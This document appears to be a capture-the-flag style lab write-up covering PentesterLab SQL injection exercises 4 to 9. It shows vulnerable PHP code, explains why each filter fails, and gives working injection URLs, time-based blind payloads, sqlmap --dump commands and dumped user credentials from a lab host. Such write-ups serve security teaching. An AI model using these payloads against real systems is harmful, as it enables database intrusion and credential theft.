
The developer use mysql_real_escape_string function to filter space. However, it cannot prevent sql injection without single quote.

Manually exploit (encode id=2 or 1=1)

`http://192.168.79.162/sqli/example4.php?id=2 or 1=1`



192.168.79.162/sqli/example4.php?id=2 or 1%3D1%23




```
http://192.168.79.162/sqli/example4.php?id=2%20or%20%201%3D1%23
```


Id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

sqlmap exploit

```
sqlmap -u "http://192.168.79.162/sqli/example4.php?id=2" --dump
```



```
[10:20:15] [INFO] analyzing table dump for possible password hashes
[4 entries]
+----+---------+-----+--------+--------+
| id | groupid | age | name   | passwd |
+----+---------+-----+--------+--------+
```



```
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[16:26:15] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/user
[16:26:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'

[*] shutting down at 16:26:15
```

Example 5

code review:


example5.php


```php
<?php

  require_once('../header.php');
  require_once('db.php');
  if (!preg_match('/^[0-9]+/', $_GET["id"])) {
      die("ERROR INTEGER REQUIRED");
  }
  $sql = "SELECT * FROM users where id=";
  $sql .= $_GET["id"] ;

  $result = mysql_query($sql);

  if ($result) {
      ?>
      <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
      <?php
      while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
          echo "<td>".$row['id']."</td>";
          echo "<td>".$row['name']."</td>";
          echo "<td>".$row['age']."</td>";
        echo "</tr>";
      }
      echo "</table>";
  }
   require '../footer.php';
?>
```

The developer use preg_match('/^[0-9]+/', $_GET["id"]) to prevent SQL injection by using a regular expression. However, it only ensures that the parameter id starts with a digit.

Manually exploit (encode id=2 or 1=1 #)

`http://192.168.79.162/sqli/example5.php?id=2 or 1=1 #`





```
192.168.79.162/sqli/example5.php?id=2 or 1=1#
```


```
http://192.168.79.162/sqli/example5.php?id=2 or 1=1#
```

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2


© PentesterLab 2013

sqlmap exploit

```
sqlmap -u "http://192.168.79.162/sqli/example5.php?id=2" --dump
```



```
[10:20:15] [INFO] analyzing table dump for possible password hashes
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
```



```
[16:26:15] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[16:26:15] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/user
[16:26:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'

[*] shutting down at 16:26:15
```

Example 6

code review:

example6.php

```php
<?php

 require_once('../header.php');
require_once('db.php');
if (!preg_match('/[0-9]+$/', $_GET["id"])) {
    die("ERROR INTEGER REQUIRED");
}
$sql = "SELECT * FROM users where id=";
$sql .= $_GET["id"] ;


$result = mysql_query($sql);
```

```


if ($result) {
    ?>
    <table class='table table-striped'>
    <tr><th>id</th><th>name</th><th>age</th></tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
        echo "</tr>";
    }
    echo "</table>";
  }
  require '../footer.php';
?>
```

This regular expression just ensure the `id` ends with a digit, it doesn't check the beginning of the `id`. So the poc in example 5 is also vaild in this situation.

Manual exploit:

`http://192.168.79.162/sqli/example6.php?id=2%20or%201=1#`

Example 7

code review:

example7.php

```php
<?php

  require_once('../header.php');
  require_once('db.php');
  if (!preg_match('/^-?[0-9]+$/m', $_GET["id"])) {
      die("ERROR INTEGER REQUIRED");
  }
  $sql = "SELECT * FROM users where id=";
  $sql .= $_GET["id"];

  $result = mysql_query($sql);

  if ($result) {
      ?>
      <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
      <?php
      while ($row = mysql_fetch_assoc($result)) {
          echo "<tr>";
              echo "<td>".$row['id']."</td>";
              echo "<td>".$row['name']."</td>";
              echo "<td>".$row['age']."</td>";
          echo "</tr>";
      }
```

```
        echo "</table>";
    }
    require '../footer.php';
?>
```

The regular expression checked both beginning and end of the input correctly. However, it contains the modifier `PCRE_MULTILINE (/m)`. It only vaildate that one of the lines is only containing an integer, and the following values will therefore be valid. So use encoded new line symbol will bypass this.

Manual exploit:

`http://192.168.79.162/sqli/example7.php?id=2%0A or 1=1`

sqlmap exploit:

`sqlmap -u "http://192.168.79.162/sqli/example7.php?id=2%0a*" --dump`

Example 8

code review:

example8.php


```
<?php

  require_once('../header.php');
  require_once('db.php');
```

```
$sql = "SELECT * FROM users ORDER BY `";
$sql .= mysql_real_escape_string($_GET["order"])."`";
$result = mysql_query($sql);

if ($result) {`
    ?>
    <table  class='table table-striped'>
    <tr>
        <th><a href="example8.php?order=id">id</th>
        <th><a href="example8.php?order=name">name</th>
        <th><a href="example8.php?order=age">age</th>
    </tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
        echo "</tr>";
    }
    echo "</table>";
}
  require '../footer.php';
?>
```

After reviewing the source code, I decided to inject payload into “ORDER BY” statement, using Time-based blind injection.

Manual exploit (encode order=id`,(select sleep(10) from dual where database() like database())#):

`http://192.168.79.162/sqli/example8.php?order=id` ,(select sleep(10) from dual where database() like database())#`




```
192.168.79.162/sqli/example8.php?order=id`%2C(select sleep(10) from dual where database() like database())%23
http://192.168.79.162/sqli/example8.php?order=id%60%2C%28select%20sleep%2810%29%20from%20dual%20where%20database%28%29%20like%20data
```


Id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

sqlmap exploit:

`sqlmap -u "http://192.168.79.162/sqli/example8.php?order=id%60" --dump`



```
[16:53:33] [INFO] retrieved: root
[16:53:53] [INFO] retrieved: admin21
[16:54:16] [INFO] retrieved: 5
```



```
[16:53:16] [INFO] retrieved: 30
[16:53:24] [INFO] retrieved: 0
[16:53:30] [INFO] retrieved: 2
[16:53:33] [INFO] retrieved: root
[16:53:53] [INFO] retrieved: admin21
[16:54:16] [INFO] retrieved: 5
[16:54:20] [INFO] retrieved: 2
[16:54:23] [INFO] retrieved: 3
[16:54:26] [INFO] retrieved: user1
[16:54:44] [INFO] retrieved: secret
[16:55:07] [INFO] retrieved: 2
[16:55:10] [INFO] retrieved: 5
[16:55:13] [INFO] retrieved: 5
[16:55:16] [INFO] retrieved: user2
[16:55:35] [INFO] retrieved: azerty
[16:55:59] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[16:55:59] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.79.162/dump/exercises/users.cs
[16:55:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.79.162'
```

Example 9

code review:

example9.php

```php
<?php
  require_once('../header.php');
  require_once('db.php');
  $sql = "SELECT * FROM users ORDER BY ";
  $sql .= mysql_real_escape_string($_GET["order"]);
```

```
$result = mysql_query($sql);
if ($result) {
    ?>
    <table class='table table-striped'>
    <tr>
        <th><a href="example9.php?order=id">id</th>
        <th><a href="example9.php?order=name">name</th>
        <th><a href="example9.php?order=age">age</th>
    </tr>
    <?php
    while ($row = mysql_fetch_assoc($result)) {
        echo "<tr>";
            echo "<td>".$row['id']."</td>";
            echo "<td>".$row['name']."</td>";
            echo "<td>".$row['age']."</td>";
        echo "</tr>";
    }
    echo "</table>";
}
require '../footer.php';
?>
```

Since there is no back-tick. I will use IF function to inject the payload of “order by”

manually exploit:

`http://192.168.79.162/sqli/example9.php?order=if(1>2, name, age)` sqlmap exploit:

```
sqlmap -u "http://192.168.79.162/sqli/example9.php?order=id" --dump
```